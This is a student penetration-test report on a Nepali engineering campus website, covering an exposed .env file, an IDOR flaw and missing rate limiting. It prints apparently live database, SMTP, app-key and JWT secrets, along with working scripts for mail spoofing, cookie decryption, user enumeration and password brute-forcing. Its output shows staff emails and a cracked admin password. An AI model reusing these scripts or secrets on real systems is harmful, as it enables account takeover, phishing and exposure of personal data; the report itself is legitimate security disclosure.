TRIBHUVAN UNIVERSITY

INSTITUTE OF ENGINEERING

THAPATHALI CAMPUS

Security Assessment Report

Prepared By

Sajen Maharjan

Submitted To

EMIS Unit

Thapathali Campus

June 14, 2023

Table of Contents

Scope

I perform most of my tests on **riden.com.np** and its subdomains so as to not disrupt the actual live website. However, all the findings are applicable to the main website as well.

Limitations

Since, the provided testing environment (riden.com.np) was incomplete, I wasn't able to test all the functionalities. For example, the admin panel wasn't implemented in the test website which reduced the attack surface by a large amount. The lack of SSH also made it a bit more difficult to test the server security from a whitebox perspective. I also couldn't test for broken access control bugs and vertical access control / privilege escalations due to lack of credentials.

Executive Summary

This executive summary provides an overview of the web security assessment conducted on our college's website. The assessment aimed to identify vulnerabilities and weaknesses within the web application/system and provide recommendations to enhance its security posture. The assessment was performed through manual penetration testing techniques.

Key Findings

1. **Sensitive Data Exposure**

   Due to improper configuration of sensitive files, a number of credentials and keys were leaked. This is a critical security issue and needs to be fixed immediately.

2. **Insecure Direct Object Reference (IDOR)**

   It is possible to enumerate all the users of all the roles (superadmin, admin, editor, user, etc.) due to an IDOR (access control issue). This leaks the information such as names and the email addresses of all the users associated with the website. Knowing the email addresses makes it possible to target any specific account for Bruteforce attacks, Phishing, etc.

3. **Lack of Rate Limiting and Protection against Bruteforce attacks**

   The website has no implementation of any sort of rate limiting. This makes Brute Force attacks/ Dictionary attacks very easy. This also makes it possible to perform fuzzing for content discovery and DDOS attacks.

The security assessment of the website revealed critical vulnerabilities and medium-risk findings that require immediate attention. Failure to address these vulnerabilities may lead to unauthorized access, data breaches, and potential reputational damage.

For more detailed findings, recommendations, and technical information, please refer to the full report.

Assessment Details

Assessment Type: Web Application Security Assessment
Assessment Date: 9th June - 14th June
Assessment Scope: *.riden.com.np

Findings

1. Disclosure of sensitive credentials through the **.env** file

   Severity: Critical
   Difficulty: Very Easy

   The **.env** file in Laravel is a configuration file that stores environment-specific settings for an application. The file uses a key-value pair format to define various settings such as database connection details, secret keys, mail configurations, and more.

   It was discovered that the **.env** file was leaking at https://riden.com.np/.env and it contained very sensitive informations such as :

   1. **MySQL database username and password**

      This compromises all the information in the database including the accounts, messages, etc. However, the attacker needs to have access to the internal network in order to access the database. There are numerous ways an attacker could gain that access, so, the best practice is to avoid such information from getting leaked.

```
DB_CONNECTION=mysql
DB_HOST=localhost
DB_PORT=3306
DB_DATABASE=sql_riden_com_np
DB_USERNAME=sql_riden_com_np
DB_PASSWORD=cRmpfZefCckRLbxL
```

2. **SMTP server username and password**

   Using this username and password, an attacker can send emails on behalf of the college's mailing account. This could be abused to spread misinformations, perform phishing attacks and many more. Here's a simple Proof-of-Concept(PoC) to exhibit how one could exploit this information:

```
import smtplib
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart

smtp_host = "smtp.mailtrap.io"
smtp_port = 2525
username = "e7fb3789b74a0f"
password = "5793f6823f72b0"

sender = "admin@tcioe.edu.np"
recipients = ["sajen.078bei048@tcioe.edu.np"]
subject = "test"
body = "test"


message = MIMEMultipart()
message["From"] = sender
message["To"] = ", ".join(recipients)
message["Subject"] = subject
message.attach(MIMEText(body, "plain"))

server = smtplib.SMTP(smtp_host, smtp_port)
server.starttls()
server.login(username, password)

server.sendmail(sender, recipients, message.as_string())

server.quit()
```

3. **App Key**

   The app key in Laravel is used for the encryption of data, session cookies, authentication tokens and other parameters. This could cause a huge security impact as an attacker could simply decrypt the encrypted data, decrypt the session cookie, manipulate it and re-encrypt it to gain unauthorized access and many more.

```
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:dQ5xJ4ZRFWONV2cxU1PWa5gaLSs57Bq7GULxannqCyo=
APP_DEBUG=true
APP_INSTALLED=true
```

   A simple script like the following is enough to decrypt parameters such as session cookie:

```php
<?php
    $encryptedCookie = 'session cookie';

    $appKey = 'dQ5xJ4ZRFWONV2cxU1PWa5gaLSs57Bq7GULxannqCyo=';

    $cipher = 'AES-256-CBC';

    $ivSize = openssl_cipher_iv_length($cipher);
    $iv = substr(base64_decode($encryptedCookie), 0, $ivSize);

    $payload = substr(base64_decode($encryptedCookie), $ivSize);
    $decryptedPayload = openssl_decrypt($payload, $cipher,
$appKey, OPENSSL_RAW_DATA, $iv);

    if ($decryptedPayload !== false) {
         $sessionData = unserialize($decryptedPayload);
         var_dump($sessionData);
    }
?>
```

4. **JWT Secret**

   A JWT secret leak can lead to unauthorized access, identity spoofing, information exposure, session hijacking, and erode user trust. To mitigate the impact, rotate the secret, invalidate existing JWTs, audit and monitor for suspicious activity, inform users, and implement additional security measures like MFA. Prevention is key through secure coding practices, secure secret storage, and regular security updates.

   However, currently I didn't see any implementation of the JSON Web Tokens. Nevertheless, it still poses a threat to the overall security of the website in case we use JWT sometime in the future.


```
JWT_SECRET=nGS1gdGSS0HnjaSsaQ606Zg5KviSAtHHApQfID0ghCwsr9c4F1bhs5UHM7dje3ld
```

2. Insecure Direct Object Reference (IDOR)

Severity: Medium
Difficulty: Easy

IDOR (Insecure Direct Object References) refers to a security vulnerability where an attacker can manipulate or bypass access controls to directly access internal or private objects within an application. This can allow them to view, modify, or delete sensitive data or perform unauthorized actions.

This bug was found at the **/common/edit-info/edit-user/** endpoint. Although the editing or updating the values of a user required authentication (POST and DELETE methods), viewing the values didn't require any authentication (GET request). This allows an attacker to enumerate all the users of the website.



In the url **/edit-info/1/1**, apparently the first **/1** represents the user and the second **/1** represents the role of the user. In this case, **1** is the super-admin role. With these things in mind, we can simply iterate the values and enumerate all the users broadening the attack surface. Here's a simple python code to automate this task and below that is the output of the code:

```python
import requests
from concurrent.futures import ThreadPoolExecutor
from bs4 import BeautifulSoup as bs4

r = requests.Session()
baseUrl = "https://riden.com.np/common/edit-info/edit-user"

all_users = [f"{baseUrl}/{user}/{role}" for user in range(1,51) for
role in range(1,15)]

usr_list=[]

def req(user):
     return r.get(user)

def getParameter(id):
     return str(bs4(str(res.text),
'html.parser').find(id=id)).split("value=\"")[1].split("\"")[0]

with ThreadPoolExecutor(max_workers=80) as e:
     results = e.map(req, all_users)
     for res in results:
     if(res.status_code == 200):
          first_name = getParameter("first_name")
          last_name = getParameter("last_name")
          email = getParameter("email")
          usr = {
               "First_Name" : first_name,
               "Last_Name" : last_name,
               "Email" : email
          }
          if(usr not in usr_list):
               usr_list.append(usr)
               print(usr)
```

```
boxhead ~ emis IDOR python3 findUsers.py
{'First_Name': 'Prajwol', 'Last_Name': 'Bogati', 'Email': 'admin@tcioe.edu.np'}
{'First_Name': 'Test', 'Last_Name': 'Test', 'Email': 'test@gmail.com'}
{'First_Name': 'check', 'Last_Name': 'check', 'Email': 'sabin@wtn.com.np'}
{'First_Name': 'Damon', 'Last_Name': 'Magar', 'Email': 'info@webtechnepal.com'}
{'First_Name': 'Department of Architecture', 'Last_Name': 'Thapathali Campus', 'Email': 'doa@tcioe.edu.np'}
{'First_Name': 'Department of Electronics and Computer Engineering', 'Last_Name': 'Thapathali Campus', 'Email': 'doec@tcioe.edu.np'}
{'First_Name': 'Department of Automobile and Mechanical Engineering', 'Last_Name': 'Thapathali Campus', 'Email': 'doame@tcioe.edu.np'}
{'First_Name': 'Department of Industrial Engineering', 'Last_Name': 'Thapathali Campus', 'Email': 'doie@tcioe.edu.np'}
{'First_Name': 'Department of Civil Engineering', 'Last_Name': 'Thapathali Campus', 'Email': 'doce@tcioe.edu.np'}
{'First_Name': 'Department of Applied Science', 'Last_Name': 'Thapathali Campus', 'Email': 'doas@tcioe.edu.np'}
{'First_Name': 'Suman', 'Last_Name': 'Maharjan', 'Email': 'suman@tcioe.edu.np'}
boxhead ~ emis IDOR
```

3. Lack of Rate Limiting and Protection against Bruteforce attacks

   Severity: Medium
   Difficulty: Easy

   Since there are no restrictions to how many requests a client can send within some time frame, we can perform brute force attacks on login pages and also perform directory brute forcing to find hidden directories and endpoints. An attacker can generate a custom wordlist based upon the keywords used throughout a website and use the wordlist to perform a dictionary attack. There is a high possibility that the wordlist contains the password as most users have a weak and guessable password.

   Here's a simple python code to generate the wordlist based upon the keywords of our college's website:

```
wordlist.py

import requests
from bs4 import BeautifulSoup
import re
import random
import time

t = time.process_time()

url = "https://tcioe.edu.np"
response = requests.get(url)
soup = BeautifulSoup(response.content, "html.parser")
text_content = soup.get_text()
words = text_content.split()

filtered_words = [word for word in words if len(word) >= 3]

substitutions = {
     'a': '@',
     'e': '3',
     'i': '1',
     'o': '0',
     's': '$'
}

password_list = []
```

```
for word in filtered_words:
     password_list.append(word.lower())
     password_list.append(word.lower() + "123")
     password_list.append(word.lower() + "@123")


     for other_word in filtered_words:
     if other_word != word:
          password_list.append(word + other_word.lower())
          password_list.append(word.lower() + other_word.lower())
          password_list.append(word.lower() + "@" +
other_word.lower())
          converted_word = ''.join([substitutions.get(char.lower(),
char) for char in word])
          password_list.append(converted_word + other_word)

password_list = list(set(password_list))
password_list = [pwd for pwd in password_list if len(pwd) >= 8 and
pwd.isascii()]
password_list = [password for password in password_list if not
re.search(r'[,().]', password)]
random.shuffle(password_list)
output_file = "password_list.txt"
with open(output_file, "w") as file:
     file.write("\n".join(password_list))

print("Password list generated and saved to", output_file)
```

We can further customize this script to generate more specific lists and remove the less likely ones. Once this list is generated, we can use it to brute force the login credentials. Here's a python script to perform a brute force attack on the website:

bruteforce.py

```
import requests
from bs4 import BeautifulSoup as bs4
from concurrent.futures import ThreadPoolExecutor

r = requests.Session()

url = "https://tcioe.edu.np/login"
```

```
target_email = "admin@tcioe.edu.np"

password_list = [pwd.strip() for pwd in open("password_list.txt",
"r")]

CSRF_token = str(bs4(str(r.get(url).text),
'html.parser').select_one('input[name="_token"]')).split("value=\"")
[1].split("\"")[0].strip()

def check_password(password):
     return (r.post(url, data = {
     "_token" : CSRF_token,
     "email" : target_email,
     "password" : password
     }), password)


with ThreadPoolExecutor(max_workers=80) as e:
     results = e.map(check_password, password_list)
     for resp, pwd in results:
     if(resp.status_code == 500):
          print(f"Password Found: {pwd}")
          print("Elapsed Time: ", round(float(time.process_time() -
t), 5))
```

Since, the test website has not implemented the admin panel, a successful login returns a 500 internal server error, so I used that as an indicator that we got the password right.

```
boxhead ~ > emis > bruteforce python3 bruteforce_password.py
Password Found: webtech123
Time elapsed:  13.82388  Seconds
```

As we can see here, the wordlist indeed contained the password for admin@tcioe.edu.np and it took about **13.8 seconds** to brute force it.

Recommendations

1. **Restrict** access to the **.env** file by configuring **proper file permissions and ownership.**
2. Consider **encrypting** sensitive information within the **.env** file for an additional layer of protection.
3. **Avoid** using direct object references, such as using **database IDs or sequential identifiers, as parameters** in URLs or API calls.
4. Utilize unique, **non-predictable identifiers** or **tokens** to access resources and enforce proper authorization checks.
5. Set up rate limiting mechanisms to restrict the number of requests that can be made within a specific time frame.
6. Implement **per-user** or **per-IP rate limits** to prevent abuse and distribute resources fairly.
7. Integrate **CAPTCHA** or **challenge-response** mechanisms for sensitive operations or after a certain number of failed login attempts.